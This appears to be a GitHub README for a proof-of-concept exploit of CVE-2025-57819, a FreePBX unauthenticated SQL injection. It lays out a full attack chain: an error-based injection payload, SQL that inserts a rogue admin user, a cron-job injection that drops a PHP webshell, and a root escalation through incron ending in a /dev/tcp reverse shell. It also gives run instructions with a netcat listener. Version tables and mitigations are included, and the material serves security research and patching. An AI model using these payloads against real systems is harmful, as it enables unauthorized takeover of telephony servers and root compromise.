
 jazztherabbit/freepbx-sqli-rce
CVE-2025-57819 FreePBX SQLi RCE PoC


Educational & Security Research Only - See Legal Notice Below
Exploitation proof of concept for CVE-2025-57819, a critical unauthenticated SQL injection vulnerability in FreePBX that allows remote code execution. This PoC is published after official patches were released for security research and authorized testing purposes only.
FreePBX versions 15.x, 16.x, and 17.x (below patched versions) are vulnerable to unauthenticated SQL injection in the endpoint module's AJAX handler. This vulnerability chain allows:
| CVE ID | CVE-2025-57819 |
| Type | Unauthenticated SQL Injection (Error-based) |
| CVSS | 9.8 / 10.0 (Critical) |
| Affected | FreePBX 15 < 15.0.66, 16 < 16.0.89, 17 < 17.0.3 |
| Patched | 15.0.66, 16.0.89, 17.0.3+ |
| CISA KEV | Yes (August 29, 2025) |
GET /admin/ajax.php?brand=<PAYLOAD>
The brand parameter in the endpoint module's AJAX handler accepts user input without validation, leading to error-based SQL injection.
Verify SQLi using EXTRACTVALUE() error-based extraction to leak the database name:
x' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT DATABASE()),0x7e))-- -
Insert new administrative user into asterisk.ampusers:
INSERT INTO ampusers (username, password_hash, admin)
VALUES ('pbx_xxxxxxxx', '<MD5_HASH>', 1)
With valid admin credentials, the exploit authenticates to FreePBX and establishes an authenticated session. Session cookies are saved and used for all subsequent authenticated requests.
Inject webshell command into asterisk.cron_jobs:
INSERT INTO cron_jobs (modulename, jobname, command, class, schedule, max_runtime, enabled, execution_order)
VALUES ('sysadmin', 'wx', 'echo <BASE64_WEBSHELL>|base64 -d >/var/www/html/shell.php', NULL, '* * * * *', 30, 1, 1)

FreePBX cron runner executes the command as asterisk user, dropping PHP webshell.
The PHP webshell is deployed to /var/www/html/shell.php:
<?php system($_GET['cmd']); ?>
Exploit polls the webshell until activation, achieving RCE as asterisk user (uid=999).
If incron is configured on the target:
/var/spool/asterisk/incron/incrond (running as root) detects file creation/usr/bin/sysadmin_manager with the trigger filenamesysadmin_manager validates GPG signature and dispatches to fwconsole-commands hook/usr/sbin/fwconsole <COMMAND>help; bash -i >& /dev/tcp/LHOST/LPORT 0>&1Result: Root shell on reverse listener (if incron available).
brand parameterasterisk.cron_jobs table executes commands as asteriskgit clone https://github.com/JazzTheRabbit/cve-2025-57819.git
cd cve-2025-57819
pip3 install requests
chmod +x JTR-CVE-2025-57819.py
# Setup Netcat Listener
nc -lvnp <Listener Port>

# Run The Exploit
python3 JTR-CVE-2025-57819.py <TARGET_IP> <YOUR_IP> <PORT>
| Version | Status |
|---|---|
| 15.0.0 - 15.0.65 | Vulnerable |
| 15.0.66+ | Patched |
| 16.0.0 - 16.0.88 | Vulnerable |
| 16.0.89+ | Patched |
| 17.0.0 - 17.0.2 | Vulnerable |
| 17.0.3+ | Patched |
Immediate:
/admin/ajax.php access from untrusted networkssystemctl disable incrondPermanent: Upgrade to patched versions: 15.0.66+, 16.0.89+, or 17.0.3+
⚠️ DISCLAIMER
This proof of concept is provided SOLELY FOR AUTHORIZED SECURITY TESTING AND EDUCATIONAL PURPOSES. The author assumes no liability for misuse or damage caused by this tool.
YOU MUST COMPLY WITH:
PROHIBITED USES:
LIABILITY WAIVER: The author is not responsible for:
This vulnerability is:
JazzTheRabbit
MIT License

